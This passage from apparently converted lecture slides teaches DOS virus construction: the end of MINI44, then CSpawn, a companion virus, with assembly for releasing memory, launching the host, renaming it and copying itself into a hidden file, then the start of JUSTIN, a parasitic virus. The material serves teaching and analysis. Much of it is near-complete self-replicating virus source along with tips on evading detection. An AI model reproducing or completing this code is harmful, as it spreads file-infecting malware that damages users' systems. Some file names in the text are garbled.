
DONE:

ret

COMP\_FILE DB '\*.COM',0

FINISH:

END MINI44





## II.3.1 DOS O.S. Viruses – Overwriting Type

### Advantages:

- Easy to build
- Very small dimension – 44 bytes

### Disadvantages:

- Easy to detect
- Destroy the host program
- In order to minimize the detection grade should be implemented routines/procedures that hide the virus in the file system



## II.3.2 DOS O.S. Viruses – Companion Type – CSpawn

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
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### Features:

- renames the host file and copies itself into a hidden file with the host program name;
- doesn't destroy the host program;

### CSpawn virus operations:


- the user launches the program from the command line:  
*C:\host.com*
- the program that contains the virus copy, is hidden with *host.com* as filename
- the virus is loaded and executed by DOS
- the virus program launches the host program which has *host.con* as filename
- the host program ends and returns the control to the virus
- the virus program executes the searching procedure for “\*.COM” files from the current directory/folder
- for the each found file the virus program renames randomly the host program
- the virus copies itself into a hidden file with the target program name
- the virus program ends and returns the control to the DOS O.S.




## II.3.2 DOS O.S. Viruses – Companion Type

### 1. Launching the host program mechanism by the virus program:

- the virus releases the unused memory
- for its own execution, the virus allocates a smaller space moving the stack to a lower address



*\* For releasing the memory it is used function 4AH of INT 21H;  
in BX must be the paragraphs (16 bytes) number to keep*



## II.3.2 DOS O.S. Viruses – Companion Type

### 1. Launching the host program mechanism:

CSpawn:

```
MOV SP, offset FINISH + 100h
```

← Reserving space

```
MOV BX,SP
```

```
MOV CL,4
```

```
SHR BX,CL
```

```
INC BX
```

← Establish the paragraphs  
no. to keep

```
MOV AH, 4AH
```

```
INT 21H
```

← Release Space



## II.3.2 DOS O.S. Viruses – Companion Type

### 1. Launching the host program mechanism:

- EXEC routine for launching another program in execution

Input Parameters:	Register
- Function code: 4BH	AH
- File Name for exec	DS:DX
- DOS Parameters (Function Control Block)	ES:BX
- Loading Type (0 Load & Execute)	AL

OFFSET	DIMENSION	DESCRIPTION
0	2	Environment DOS Segment (offset 2CH in PSP)
2	4	Pointer command line (offset 80H in PSP)
6	4	Pointer FCB1 (offset 5CH in PSP)
10	4	Pointer FCB2 (offset 6CH in PSP)
14	4	SS:SP Initial
18	4	CS:IP Initial



## II.3.2 DOS O.S. Viruses – Companion Type

### 1. Launching the host program mechanism:

```
MOV BX,2Ch
MOV AX,[BX]
MOV WORD PTR [PARAM_BLK],AX
```


Load DOS Environment Segment value (offset 2CH in PSP)

```
MOV AX,CS
```

```
MOV WORD PTR [PARAM_BLK+4],AX
MOV WORD PTR [PARAM_BLK+8],AX
MOV WORD PTR [PARAM_BLK+12],AX
```

```
MOV DX,offset REAL_NAME
MOV BX,offset PARAM_BLK
MOV AX,4B00h
INT 21h
```

PARAM\_BLK



Environment DOS  
SEGMENT

```
REAL_NAME    db    13 dup (?)
```

```
PARAM_BLK    DW    ?
```

```
DD    80H
```

```
DD    5CH
```

```
DD    6CH
```

FINISH:

```
end    CSpawn
```

EXEC file REAL\_NAME

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# II.3.2 DOS O.S. Viruses – Companion Type

## 2. Searching mechanism:

uses the searching routines implemented in MINI44: Search First (4Eh from INT 21h) and Search Next (4Fh from INT 21h)




**Calling the EXEC interrupt for the host program, the DTA has been reallocated at offset 80H BUT in the host allocated segment <> by virus segment. The results of 4EH or 4FH functions will be in that memory area.**

**Also, the host program has modified the values of DS,SS & SP registers.**

The DTA MUST be reset to start at offset 80h in current program segment

Input Parameters	Register
- Function Code	1Ah → AH
- NEW DTA Address	DS:DX


- Re-initialization of the DS=SS=CS segment values;
- Restore the stack segment through SP re-initialization





## II.3.2 DOS O.S. Viruses – Companion Type

### 2. Searching mechanism:



## II.3.2 DOS O.S. Viruses – Companion Type

### 3. AUTO-COPY/INFECTION mechanism:

Renames the infected host program; the host program name is stored in the DTA where the searching routines have written it.

#### INFECT\_FILE:

```
mov    si,9EH
mov    di,OFFSET REAL_NAME
```

SI – offset filename in DTA  
DI – offset buffer for storing the name

```
INF_LOOP:
  lodsb
  stosb
  or     al,al
  jnz    INF_LOOP
```

Copy the host file name in buffer

```
mov    WORD PTR [di-2], 'N'
```

Rename the host filename from  
*host.com* in *host.com*

*The host filename is stored in buffer and it will be sent to the virus copy*



## II.3.2 DOS O.S. Viruses – Companion Type

### 3. AUTO-COPY/INFECTION mechanism:

The virus does an own copy in a hidden file that have the host program original filename

```
mov    dx,9EH
mov    di,OFFSET REAL_NAME
mov    ah,56H
int    21H
jc     INF_EXIT
```

rename host using function  
AH=56h of INT21H interrupt

DX – pointer to the original name  
DI – pointer to the new name

```
mov    ah,3CH
mov    cx,2
int    21H
mov    bx,ax
mov    ah,40H
mov    cx,FINISH - CSpawn
mov    dx,OFFSET CSpawn
int    21H
```

Create new hidden file (function 3Ch)

Write the virus code in the new file

```
mov    ah,3EH
int    21H
INF_EXIT: ret
```

Close the new created file



## II.3.2 DOS O.S. Viruses – Companion Type – CSpawn

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### Advantages:

- Easy to build
- Small dimensions
- Not easy to be detected by “normal” end-users; in MS-DOS for viewing *hidden* files was necessary auxiliary tools and in Windows by default Windows Explorer doesn't show the hidden files and file extensions
- DOESN'T destroy the host program

### Disadvantages:


Running the searching routine before the host program execution would lead to losing the info from the DTA, especially for the command line parameters that may have info for the host program.



## II.3.3 DOS O.S. Viruses – Parasitic Type

### Features:

- is inserting the virus in the begin/end of the host .COM program
- DOESN'T destroy the infected program
- MUST take care to not destroy the items of the infected host program: host machine code, received parameters, stack, etc.






## II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

### JUSTIN Features:

- is inserting in the beginning of the .COM host program
- needs at least extra 64KB for infecting the others host files
- executes before the host program
- DOESN'T destroy the infected program

### JUSTIN Virus Operations:

- the user launches the application in command line:  
*C:\host.com*
- the program contains in the beginning the copy of JUSTIN virus
- the virus is loaded and executed by DOS O.S.
- the virus verifies if there is an extra memory segment of 64KB;
- if there is available memory then it is coping itself in the reserved extra segment
- the virus searches the .COM files that are NOT read-only, DON'T have .EXE structures & are smaller than 64KB
- the host program is copied in the new segment after the virus machine code
- the virus copies the content from the reserved new segment into host file => host file will be bigger than in the beginning
- the virus returns the control to the host program



## II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

### JUSTIN Routines:

- verifies the available space – **CHECK\_MEMORY**
- inserts itself into the new segment – **JUMP\_HIGH**
- searches the host target .COM files – **FIND\_FILE**
- verifies the .COM file if is not exe
- infects valid .COM files – **INFECT\_FILE**
- executes host program – **GOTO\_HOST\_LOW / GOTO\_HOST\_HIGH**

**.model small**

**.code**

**org 100h**

**JUSTIN:**

```
call CHECK_MEMORY ;---- checks available memory
jc GOTO_HOST_LOW  ;---- if there is no supplementary segment
                    ;    then executes the host from the current segment

call JUMP_HIGH    ;---- inserts itself in the new segment
call FIND_FILE    ;---- searches .COM host files
jc GOTO_HOST_HIGH ;---- if there isn't target host files to infect then
                    ;    executes the host in the new segment

call INFECT_FILE  ;---- infects the files
```

**GOTO\_HOST\_HIGH:**

...

**GOTO\_HOST\_LOW:**

...






## II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

### 1. Verifying and allocating a new supplementary segment mechanism:

In order to execute the virus needs 1 supplementary memory segment – 64KB



## II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

### 1. Verifying and allocating a new supplementary segment mechanism:

- Build CHECK\_MEMORY routine;

- Allocation is done with 4Ah function of the INT 21h interrupt

Input Parameters:	Registers:
- Function Code	4Ah → AH
